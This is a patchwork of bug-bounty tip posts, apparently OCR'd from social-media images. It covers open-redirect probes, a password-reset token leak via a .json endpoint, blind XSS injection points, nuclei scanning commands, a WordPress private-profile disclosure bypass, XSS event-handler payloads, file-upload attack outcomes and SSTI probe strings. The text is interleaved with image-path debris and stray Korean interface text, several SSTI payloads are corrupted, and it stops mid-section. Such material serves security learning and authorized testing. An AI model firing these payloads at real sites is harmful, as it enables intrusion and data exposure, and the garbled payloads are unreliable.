

● ● ●

`https://example.com/dir -> [200]`

`https://example.com//dir -> http://dir [302]`

`https://example.com//dir/anypage.com -> http://dir/anypage.com [302]`

`https://example.com//dir/anypage -> http://dir/anypage [302]`

`https://example.com//dir@evil.com -> [404]`

`https://example.com//evil.com -> [404]`



Sensitive data leakage using .json - #BugBountyTips

- Request:

GET /ResetPassword HTTP/1.1

```
{"email":"victim@example.com"}
```

- Response:

HTTP/1.1 200 OK

- Request

GET /ResetPassword.json HTTP/1.1

```
{"email":"victim@example.com"}
```

- Response:

HTTP/1.1 200 OK

```
{"success": "true", "token": "596a96-cc7bf-9108c-d896f-33c44a-edc8a"}
```


@SalahHasoneh1



#bugbountytips #blindxss #xss #hacktraining

Where to look for Blind XSS?

1. Review forms
2. Contact Us pages
3. Passwords Field (You never know if the other side doesn't properly handle input and if your password is in View mode)
4. Address fields of e-commerce sites
5. First or Last Name field while doing Credit Card Payments
6. Set User-Agent to a Blind XSS payload. You can do that easily from a proxy such as Burpsuite. And there are many more cases, but we would encourage you to read some reports to get a perfect knowledge, where other hackers are already applying these techniques and how you can use them in your program.





@x_bug_community

Nuclei -- Tool For Targeted Scanning Based On Templates
Running nuclei

1. Running nuclei with a single template.

```
nuclei -l urls.txt -t git-core.yaml -o results.txt  
or  
cat urls.txt | nuclei -t git-core.yaml -o results.txt
```

2. Running nuclei with multiple templates.

```
nuclei -l urls.txt -t "path-to-templates/*.yaml" -o results.txt
```

3. Automating nuclei with subfinder and any other similar tool.

```
subfinder -d domain.com | httpprobe | nuclei -t "path-to-templates/*.yaml" -o results.txt
```

Note ->>

Nuclei supports glob expression ending in .yaml meaning multiple templates can be easily passed to be executed one after the other.

```
#cryptocyber  
@x_bug_community
```



@x_bug_community

Nuclei -- Tool For Targeted Scanning Based On Templates

Installation-

From Binary

```
> tar -xzvf nuclei-linux-amd64.tar  
> mv nuclei-linux-amd64 /usr/bin/nuclei  
> nuclei -h
```

From Source

```
> GO111MODULE=on go get -u -v github.com/projectdiscovery/nuclei/cmd/nuclei
```

Swipe For Running nuclei

#cryptocyber -->>>



Private Profile Disclosure -

[Site was using wordpress to manage users account]

> There was option to keep profile private or public profile.

1. Go to > private Profile URL [https://example.com/profile/@xveera]

> Check Source code

> Info Disclosed.

2. Bypass - [https://example.com/profile/@xveera/feed/]

3. Another Bypass - [https://example.com/profile/0xveera/feed/atom/]

4. Bypassing Incomplete Fix - Making profile [private to public] and then back [public to private] helped to bypass and got again access to /feed and /feed/atom endpoint.

5. Last Bypass -

> checked [/wp-json/] got yoast endpoint.

> [https://example.com/wp-json/yoast/v1/get_head?url=] Tried SSRF failed,

> simply checked docs and given profile url

[https://example.com/wp-json/yoast/v1/get_head?url=https://example.com/profile/0xveera]

> Got access to Information.

6. All fixed , now again look on step 5- and hit /feed and /feed/atom/

** See research is my own here and I am looking for more endpoints will update very soon


[-----> Follow me on Twitter - 0xveera]





Top 20 Event Handlers to Trigger XSS

1. `onload=alert()`
2. `onerror=confirm()`
3. `onfocus=prompt()`
4. `onclick=alert()`
5. `onmouseover=confirm()`
6. `onchange=prompt()`
7. `onmouseup=alert()`
8. `onkeydown=confirm()`
9. `onkeyup=prompt()`
10. `onkeypress=alert()`
11. `onMoveOn=confirm()`
12. `onabort=prompt()`
13. `ondblclick=alert()`
14. `onresize=confirm()`
15. `onselect=prompt()`
16. `onscroll=alert()`
17. `onsubmit=confirm()`
18. `onblur=prompt()`
19. `onreset=alert()`
20. `onunload=confirm()`

// by @trbughunters









WHAT CAN YOU REACH IN CASE YOU UPLOADED:

- 1. ASP / ASPX / PHP5 / PHP / PHP3 : WEBSHELL / RCE**
- 2. SVG : STORED XSS / SSRF**
- 3. GIF : STORED XSS**
- 4. CSV : CSV INJECTION**
- 5. XML : XXE**
- 6. AVI : LFI / SSRF**
- 7. HTML/JS : HTML INJECTION / XSS / OPEN REDIRECT**
- 8. PNG/JPEG : PIXEL FLOOD ATTACK**
- 9. ZIP : RCE VIA LFI**
- 10. PDF/PPTX : SSRF / BLIND XXE**

@ SalahHasoneh1

jaehak — vi ssti.txt — 108x24

SSTI vulnerability finding attack vector

Generic

```
{7*7}      한국어 ▾
{{ '7'*7 }}
{{ __.class.base.subclasses() }}
{{''.class.mro()[1].subclasses()}}
{% for c in [1,2,3] %}{{ c,c,c }}{% endfor %}
{{ __. __class__. __base__. __subclasses__() }}
```

wiyageom chajgi gong-gyeog

PHP Based

